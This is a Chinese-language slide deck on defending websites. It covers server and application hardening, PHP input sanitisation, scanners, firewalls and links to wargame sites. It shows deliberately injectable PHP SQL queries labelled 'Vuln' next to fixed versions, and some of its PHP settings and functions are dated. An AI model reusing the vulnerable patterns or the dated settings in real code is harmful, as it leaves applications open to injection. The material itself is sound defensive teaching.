- > 系統中存在不明帳號
- > 不明的 process
- > 被破壞的 utmp/wtmp
- > 「看起來古怪」的事情

## 網頁攻擊手法剖析

## 常見 Web 應用程式弱點 (1)

- > 程式過濾不當
  - SQL Injection
    - 竊取資料、入侵網站
  - Cross Site Scripting
    - 利用網站弱點竊取其他用戶資料
  - Arbitrary File Inclusion
    - 入侵網站
  - Code/Command Injection
    - 入侵網站
  - Directory Traversal
    - 瀏覽敏感資訊檔案
  - Buffer Overflow
    - 入侵網站主機

## 常見 Web 應用程式弱點 (2)

- > 邏輯設計不當
  - Cookie Poisoning
    - 變換身份、提升權限
  - Parameter Tampering
    - 竄改參數,使應用程式出現不可預期反應
  - Upload File Mis-Handling
    - 植入網站木馬
  - Information Disclosure
    - 洩露網站資訊
  - Weak Authentication
    - 脆弱的認證機制



# 防禦工事建置

#### Protect Your Website

- Web Security =
  - Secure OS
  - + Secure Daemon
  - + Secure Application
- Firewall / IPS
- Network Forensics System
- Web AP Firewall
- Security in SDLC

#### Secure OS

- Keep System up to date
- > Service
- > Firewall
- Host-based IDS
- > Vulnerability Scanner
- > Account
- Avoid backdoor program
- > Harden kernel

## Keep System up to date

- 定時更新所有套件
  - ◆ Windows Windows Update/自動更新
  - Linux yum/apt/urpmi/yast/rhn-update
  - ◆ BSD ports / portupgrade
  - Solaris Sun Update Connection / pkg-get

> 必要時更新 kernel

#### Service

- > 停止所有使用不到的服務
- > 儘可能使用加密的協定
  - telnet => ssh
  - ◆ pop3 => pop3s
  - http => https
- > 以最小權限運行服務
- > 隱藏版本及設定
- > chroot ( if possible )

#### **Firewall**

- UNIX ipchains/iptables/ipfw/ipf/pf/sunscreen
- Windwos Default/Norton/Kaspersky/...etc
- DROP 所有對本機的連線, 僅開放必要服務的 port
- 》限制本機對外部的連線, 僅開放必要的程式/目標機/目的埠
- nmap -p 1-65535 target

#### Host-based IDS

- > AIDE (UNIX)
- AFICK (Win/UNIX)
- Archon (Win)
- > OSIRIS (Win/UNIX)
- > OSSEC (Win/UNIX)
- Samhain (UNIX)
- Tripwire (Win/UNIX)

## Vulnerability Scanner

- > Free
  - Nessus
  - SATAN
  - Microsoft Baseline Security Analyzer
- Commercial
  - ◆ ISS Internet Scanner
  - DragonSoft Secure Scanner
  - Foundstone Foundscan
  - eEye Retina

## Harden system

- Harden Package
  - ◆ Tiger ( AIX/HPUX/IRIX/Linux/SunOS )
  - ◆ Bastille Linux (Linux)
  - ◆ LSAT ( Linux )
- Check files with setuid root permission

#### Account

- > mail/ftp only 的帳號,使用其他認證方式取代 (ldap/mysql/...etc) 系統帳號
- > 關閉非管理者的登入權限
- > 定期更換密碼
- > 規範密碼強度

## Avoid backdoor program

- > chroot 所有的 daemon
- ➤ 除了 /、/usr外,把其他 partitions (/var、/tmp、/home、...) 的 mount option 加上 nosuid,noexec
- > 一般 user 不需使用的話,把gcc、perl 及 python 改成限 root 執行(或移除)

#### Harden Linux Kernel

- Pax/Exec-Shield
  - kernel.randomize\_va\_space = 1
  - kernel.exec-shield = 1

(RedHat/Fedora)

- > APParmor
- > SELinux
- GRsecurity kernel module
- RSBAC (Rule Set Based Access Control)

#### sshd

- > 限制連接的來源
  - Firewall
  - ◆ TCP Wrapper ( hosts.allow & hosts.deny )
- > Ban 掉不斷嚐試登入的來源 -
  - ◆ BlockHosts <a href="http://www.aczoom.com/cms/blockhosts/">http://www.aczoom.com/cms/blockhosts/</a>
  - DenyHosts <a href="http://denyhosts.sf.net/">http://denyhosts.sf.net/</a>
  - ◆ Daemon Shield <a href="http://daemonshield.sf.net/">http://daemonshield.sf.net/</a>
  - ◆ Fail2ban <a href="http://fail2ban.sf.net/">http://fail2ban.sf.net/</a>

## sshd (續)

- in /etc/ssh/sshd\_config:
  - ◆ 禁止 root login PermitRootLogin no
  - ◆ 更改至別的連接埠 Port xxx
  - ◆只使用 ssh v2 Protocol 2
  - ◆ 關閉 ssh port forwarding AllowTcpForwarding no GatewayPorts no
  - ◆允許/禁止哪些用戶或群組連接 sshd AllowGroups、AllowUsers、 DenyGroups、DenyUsers

## Apache

- > Chroot if possible
- > cgi control
- > Logs
- DocumentRoot permission
- Run as separate user (suEXEC)
- Protect Auth password file
- Be careful about MIME file handling
- Mod\_security

## MySQL

- > chroot is possible
- > 停用 old\_passwords(in my.cnf)
- > 為所有使用者設定密碼
- > 限制連接來源
  - Firewall
  - MySQL Permission
- > 切割資料庫權限
  - Show Grants;
  - ◆ GRANT ALL on \*.\* to 'user'; => Bad !!
  - GRANT ALL on Forum.\* to user@localhost identified by 'password'; => Normal.
  - ◆ REVOKE FILE on Forum.\* from user@ ...
  - ◆ GRANT SELECT, INSERT, UPDATE, DELET ...

## php config

```
in php.ini –
```

```
◆ register_global = off (全域變數)
```

```
    magic_quotes_gpc = on( ' => \' , " => \" , %00 => \0)
```

```
◆ display_error = off (在網頁上顯示錯誤訊息)
```

- ◆ log\_error = on (紀錄錯誤訊息)
- ◆ allow\_url\_fopen = off (可開啟遠端網頁)
- ◆ expose\_php = off (顯示 PHP 版本資訊)
- ◆ open\_basedir = (允許開啟的目錄)
- ◆ safe\_mode = on (安全模式)
- ◆ disable\_function = (禁止使用的函數)
- ◆ safe\_mode\_include\_dir = (允許include的目錄)

## php (績)

- Encode php source / config
  - Zend Encoder + Optimizer
  - ◆ ionCube Standalone Encoder
  - ◆ PHP Encoder
  - ◆ PHTML Encoder
  - SourceCop
  - ◆ SourceGuardian

## Secure Daemon - Apache

- Chroot if possible
- cgi control
- > Logs
- DocumentRoot permission
- Run as separate user (suEXEC)
- Protect Auth password file
- Be careful about MIME file handling
- Mod\_security

## Secure Application

- > Purge client input
- Configuration
- Database permission
- Error handling
- Code Review
- Web Vulnerability Scan

# Purge client input (1)

- > 所有使用者輸入的資料都是不可信任的!
- > 先白名單 => 再黑名單
- ▶使用各 DBMS 所提供的 escape function 來 處理特殊字元,如將'轉為 \'
- >使用內建或自訂函數將輸出的"文字內容"轉為 HTML Entities,如 <=> &lt;, >=> &gt;

# Purge client input (2)

> Code example - avoid sql injection

```
◆數字型-僅允許數字
      if( !preg_match( '/^\d+$/' , $_GET["id"] ) ) {
             log(); die();
◆字串型-僅允許英文及數字
      if( !preg_match( '/^[\d\w]+$/' , $_POST["username"] ) )
             log(); die();
◆其他 - 妥善處理 sql escape 字元
      $sq1 = sprintf("SELECT * FROM users WHERE user='%s' AND
       password='%s'", mysql_real_escape_string($user),
            mysql_real_escape_string($password) );
```

# SQL Injection (1) (Vuln)

```
<?php
  $user = $_POST["username"];
  $pass = $_POST["password"];
  $sql = "SELECT *
         FROM account
         WHERE
         username='$user' and password='$pass' ";
?>
```

# SQL Injection (1) (Safe)

```
<?php
  $user = mysql_real_escape_string($_POST["username"]);
   $pass= mysql_real_escape_string($_POST["password"]);
  $sql = "SELECT *
          FROM account
          WHERE
         username='$user' and password='$pass' ";
?>
```

# SQL Injection (2) (Vuln)

```
<?php
$id = $_GET['id'];
$sql = "SELECT *
FROM article
WHERE
id=$id";
?>
```

# SQL Injection (2) (Safe)

```
<?php
   $id = intval ( $_GET['id'] );
   $sql = "SELECT *
          FROM article
          WHERE
          id=$id";
?>
```

# SQL Injection (2) (Safe)

```
<?php
   $id = mysql_real_escape_string ( $_GET['id'] );
  $sql = "SELECT *
          FROM article
          WHERE
          id='$id'";
?>
```

# Purge client input (3)

- Code example avoid cross site scripting
  - PHP\_SELF
    - <form action="<?php echo
      htmlspecialchars(\$PHP\_SELF); ?>" ...
  - show result

```
$search = $_GET['search'];
$result = search( $search );
```

```
print "搜尋". htmlspecialchars($search). "之結果為". htmlspecialchars($result);
```

# Purge client input (4)

Code example - avoid command injection

```
<?php
    $dir = $_GET['dir'];

if( $dir != " ) {
    $cmd = sprintf("Is -al %s", escapeshellarg($dir) );
    system( $cmd );
}</pre>
```

# Purge client input (5)

> Code example - avoid directory treversal

```
<?php
    $file = $_GET['filename'];
    if( $file != " ) {
        $realfile = basename( $file );
        readfile( "data/$realfile" );
    }
?>
```

# **Error Handling**

- > 設定固定的錯誤頁面、或在應用程式出錯時 (語言、或SQL),關閉除錯訊息的輸出,以 增加注入的難度
- 》回應訊息時,勿使用任何挑釁性的言詞,以 免引起攻擊者惱羞成怒

#### IIS-關閉預設錯誤訊息



## Apache - ErrorDocument

- ErrorDocument 403 /block.html
- ErrorDocument 404 /block.html
- ErrorDocument 500 /block.html

#### Code Review

- > 以程式對原始碼作靜態分析,取代傳統人工 檢查
  - Microsoft Source Code Analyzer (ASP)
  - CodeScan (ASP/PHP)
  - CodeSecure (PHP/JSP)
  - Ounce (Java/.NET)
  - Pixy (PHP)
  - Fortify SCA (.NET/Java)
  - ◆ SWAAT (PHP)
  - Spike PHP Security Audit Tool (PHP)

## Web Vulnerability Scanner

- > Free
  - Nikto
  - Wikto
  - ◆ (HP) Scrawlr
- Commercial
  - ◆ (HP) SPI Dynamics WebInspect
  - ◆ (IBM) Watchfire AppScan
  - Acunetix Web Vulnerability Scanner
  - N-Stalker Web Application Security Scanner

# Web Vulnerability Scan

- > 以前述之 Web Vulnerability Scanner 進行掃描
  - ◆ 定期掃描
  - ◆ 驗收外包專案時
  - ◆新AP上線前
  - ◆ 修改程式後
  - ◆ 更新 signature 後

#### Firewall / IPS

- 〉僅開放外部連入內部 80 port
- > 阻擋內部對外的連線,僅開放必要的 host/port
- > 追蹤可疑的大量連線
- >以 netflow/sflow/port mirror 統計流量計錄
- > 保持更新 signature 以抵擋新型攻擊

# Network Forensics System

- > 側錄所有封包並整理,以便日後鑑識追蹤
- 〉有效確認入侵途徑及追查攻擊者來源之方案
- > 需克服加密協定之問題


>沙賓法案、巴塞爾協定及醫療HIPAA等相關 規範,要求需保留資料供稽核

# Web Application Firewall


- > 可較有效阻擋 Web 層攻擊之資安設備
- 医中處理 SSL 加解密,因此可分析 https 加密封包
- >由"行為"模式判斷是否為攻擊
- > 雙向保護,輸入及輸出資料皆進行檢查
- > 防止短時間內遭大量截取網頁、砍站
- > 設定較繁瑣,需AP 開發人員配合

#### SDLC


#### 愈早開始注重安全問題,所花費之 Price 愈低!



Source: Boehm et al, COCOMO II, Center for Software Engineering



## 完整應用程式防護





### 台灣網站遭入侵資訊

- 〉大砲開講
  - http://rogerspeaking.com/
- > 網路攻防戰
  - http://anti-hacker.blogspot.com/
- > 天 里 -- 輪迴的阿修羅
  - http://tw.myblog.yahoo.com/edward\_205\_6/
- > 資安之眼 TW網站淪陷資料庫
  - http://www.itis.tw/compromised

- > xssed
  - http://www.xssed.com/archive
- > Zone-h
  - http://www.zoneh.org/component/option,com\_attacks/Itemid,44/
- > 中國被黑站點統計系統
  - http://www.zone-h.com.cn/
- .tw Turk-h.Org
  - http://turk-h.org/defacement/list/filter/url/.tw

# Wargames (1)

- http://wargame.cna.ccu.edu.tw/
- http://wargame.dyns.cx/
- http://hackerslab.org/
- http://trythis0ne.com/
- http://www.dareyourmind.net/
- http://www.smashthestack.org/
- http://www.pulltheplug.org/wargames/
- http://www.hackquest.de/

# Wargames (2)

- http://www.hackergames.net/
- http://www.hack4u.org/
- http://www.hackthissite.org/
- http://www.darksigns.com/
- http://www.crackmes.de/
- http://www.rootthisbox.org/
- http://www.hackr.org/
- http://www.mod-x.com/

# Wargames (3)

- http://www.hackits.de/
- http://quiz.ngsec.com/game3/
- http://www.hack.ae/
- http://www.hackerplayground.com/
- http://roothack.org/
- http://www.try2hack.nl/
- http://dualpage.muz.ro/webgame

# Security Live CD

- BackTrack
  - http://www.remote-exploit.org/backtrack.html
- > Helix
  - http://www.e-fense.com/helix/
- > Nemesis
  - http://www.skyridr.net/
- > Pentoo
  - http://www.pentoo.ch/-PENTOO-.html